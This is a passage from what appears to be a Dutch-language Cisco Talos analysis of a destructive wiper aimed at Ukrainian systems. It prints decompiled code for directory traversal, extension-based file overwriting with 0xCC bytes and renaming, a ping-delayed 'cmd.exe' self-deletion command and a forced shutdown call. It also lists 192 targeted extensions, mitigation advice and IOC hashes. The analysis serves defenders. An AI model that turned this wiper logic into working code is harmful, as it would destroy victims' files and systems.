  size_t v2; // ebx
  size_t v3; // esi
  wchar_t *filename; // ebx
  int v5; // eax
  size_t v6; // [esp+18h] [ebp-290h]
  HANDLE hFindFile; // [esp+1Ch] [ebp-28Ch]
  wchar_t String2[11]; // [esp+2Ah] [ebp-27Eh] BYREF
  struct _WIN32_FIND_DATAW FindFileData; // [esp+40h] [ebp-268h] BYREF

  hFindFile = FindFirstFileW(lpFileName, &FindFileData);
  result = (int)hFindFile + 1;
  if ( hFindFile != (HANDLE)-1 )
  {
    do
    {
      if ( wcscmp(FindFileData.cFileName, dot) )
      {
        if ( wcscmp(FindFileData.cFileName, L"..") )
        {
          if ( wcscmp(FindFileData.cFileName, dollar) )
          {
            v2 = wcslen(FindFileData.cFileName);
            v3 = wcslen(lpFileName);
            v6 = v2 + v3;
            filename = (wchar_t *)malloc(2 * (v2 + v3 + 4));
            wcscpy(filename, lpFileName);
            filename[v3 - 1] = 0;
            wcscat(filename, FindFileData.cFileName);
            qmemcpy(String2, L"A:\\Windows", sizeof(String2));
            String2[0] = *wgetenv(L"HOMEDRIVE");
            if ( wcscmp(filename, String2) )
            {
              if ( stat_mask_is_dir(filename) )
              {
                v5 = v6 + 0x7FFFFFFF;
                filename[v5] = '\\';
                filename[v5 + 1] = '*';
                filename[v5 + 2] = 0;
                enumerate_directory(filename);
              }
              else
              {
                start_wipe_file(filename);
              }
              free(filename);
            }
          }
        }
      }
    }
    while ( FindNextFileW(hFindFile, &FindFileData) );
    return FindClose(hFindFile);
  }
  return result;
}
```


Voert zoekbewegingen uit die de breedte eerst uitvoeren.

Het wist ook alleen bestanden met specifieke bestandsextensies:

```
.HTML .HTM .SHTML .XHTML .PHTML .PHP .JSP .ASP .PHPS .PHP5 .ASPX .PHP4
.PHP6 .PHP7 .PHP3 .DOC .DOCX .XLS .XLSX .PPT .PPTX .PST .OST .MSG .EML .VSD
.VSDX .TXT .CSV .RTF .WKS .WK1 .PDF .DWG .ONETOC2 .SNT .JPEG .JPG .DOCB
.DOCM .DOT .DOTM .DOTX .XLSM .XLSB .XLW .XLT .XLM .XLC .XLTX .XLTM .PPTM
.POT .PPS .PPSM .PPSX .PPAM .POTX .POTM .EDB .HWP .602 .SXI .STI .SLDX
.SLDM .BMP .PNG .GIF .RAW .CGM .SLN .TIF .TIFF .NEF .PSD .AI .SVG .DJVU .SH
.CLASS .JAR .BRD .SCH .DCH .DIP .PL .VB .VBS .PS1 .BAT .CMD .JS .ASM .H
.PAS .CPP .C .CS .SUO .ASC .LAY6 .LAY .MML .SXM .OTG .ODG .UOP .STD .SXD
.OTP .ODP .WB2 .SLK .DIF .STC .SXC .OTS .ODS .3DM .MAX .3DS .UOT .STW .SXW
.OTT .ODT .PEM .P12 .CSR .CRT .KEY .PFX .DER .OGG .RB .GO .JAVA .INC .WAR
.PY .KDBX .INI .YML .PPK .LOG .VDI .VMDK .VHD .HDD .NVRAM .VMSD .VMSN .VMSS
.VMTM .VMX .VMXF .VSWP .VMTX .VMEM .MDF .IBD .MYI .MYD .FRM .SAV .ODB .DBF
.DB .MDB .ACCDB .SQL .SQLITEDB .SQLITE3 .LDF .SQ3 .ARC .PAQ .BZ2 .TBK .BAK
.TAR .TGZ .GZ .7Z .RAR .ZIP .BACKUP .ISO .VCD .BZ .CONFIG
```

192 bestandsextensies

```
1 void __cdecl start_wipe_file(wchar_t *filename)
2 {
3   int i; // ebx
4   __int16 *file_extension; // esi
5
6   i = 0;
7   file_extension = (__int16 *)rfind_dot(filename);
8   sub_401492(file_extension);
9   while ( wcscmp(file_extensions_array[i], (const wchar_t *)file_extension) )
10  {
11    if ( ++i == 195 )
12      return;
13  }
14  wipe_file(filename);
15 }
```

Bestandsextensie vergelijken.

De wisser overschrijft de inhoud van elk bestand met 1 MB aan 0xCC bytes en hernoemt ze door elke bestandsnaam toe te voegen met een willekeurige extensie van vier bytes.

```
void __cdecl wipe_file(wchar_t *FileName)
{
  size_t v1; // eax
  wchar_t *new_filename; // esi
  int v3; // edi
  size_t v4; // eax
  void *file_content; // [esp+28h] [ebp-20h]
  FILE *Stream; // [esp+2Ch] [ebp-1Ch]

  v1 = wcslen(FileName);
  new_filename = (wchar_t *)malloc(2 * (v1 + 0x14));
  v3 = rand();
  v4 = wcslen(FileName);
  swprintf(new_filename, (const size_t)"%", (const wchar_t *const)(v4 - 4), FileName, v3);
  Stream = wfopen(FileName, L"wb");
  file_content = malloc(1048576u);
  memset(file_content, 0xCC, 1048576u);
  fwrite(file_content, 1u, 1048576u, Stream);
  fclose(Stream);
  wrename(FileName, new_filename);
  free(new_filename);
  free(file_content);
}
```

Het bestand wissen.

Nadat het wisproces is voltooid, voert het een vertraagde uitvoering van de opdracht uit met Ping om "InstallerUtil.exe" uit de map %TEMP% te verwijderen.

```
BOOL cmd_ping_and_delete_file()
{
  CHAR curr_proc_file_path[260]; // [esp+14h] [ebp-314h] BYREF
  char Buffer[524]; // [esp+118h] [ebp-210h] BYREF

  GetModuleFileNameA(0, curr_proc_file_path, 260u);
  sprintf(Buffer, "cmd.exe /min /C ping 111.111.111.111 -n 5 -w 10 > Nul & Del /f /q \"%s\"", curr_proc_file_path);
  return create_process(Buffer);
}
```

InstallerUtil.exe verwijderen.

Ten slotte probeert het alle bestandsbuffers naar schijf te spoelen en alle actieve processen (inclusief zichzelf) te stoppen door ExitWindowsEx Windows API aan te roepen met EWX_SHUTDOWN vlag.

```
int __stdcall sub_40193A(int a1, int a2, int a3, int a4)
{
  enumerate_logical_drives();
  cmd_ping_and_delete_file();
  ExitWindowsEx(EWX_SHUTDOWN, 0x14u);
  return 0;
}
```

ExitWindowsEx bellen met EWX_SHUTDOWN.

MITIGATIE EN AANBEVELINGEN

Cisco Talos ondersteunt de aanbevelingen van CISA dat organisaties met belangen in het gebied systemen met verbindingen met Oekraïne zorgvuldig bewaken en isoleren vanwege de voortdurende uitdagingen waarmee ze worden geconfronteerd. Dit weerspiegelt de aanbevelingen die we in 2017 kort na NotPetya hebben gedaan en onze analyse van de effecten van de malware.

Deze aanbevelingen gelden nog steeds: systemen in Oekraïne worden geconfronteerd met uitdagingen die mogelijk niet van toepassing zijn op die in andere regio's van de wereld, en extra bescherming en voorzorgsmaatregelen moeten worden toegepast. Ervoor zorgen dat deze systemen zowel gepatcht als gehard zijn, is van het grootste belang om de bedreigingen waarmee de regio wordt geconfronteerd te helpen verminderen.

INDICATOREN VAN COMPROMISSEN (IOC'S)

Hashes

Fase 1 (MBR Ruitenwisser)

a196c6b8ffcb97ffb276d04f354696e2391311db3841ae16c8c9f56f36a38e92

Fase 2 (Downloader)

dcbbae5a1c61dbbbb7dcd6dc5dd1eb1169f5329958d38b58c3fd9384081c9b78

Fase 3 (Loader DLL)

923eb77b3c9e11d6c56052318c119c1a22d11ab71675e6b95d05eeb73d1accd6

Fase 4 (File Wiper)

9ef7dbd3da51332a78eff19146d21c82957821e464e8133e9594a07d716d892d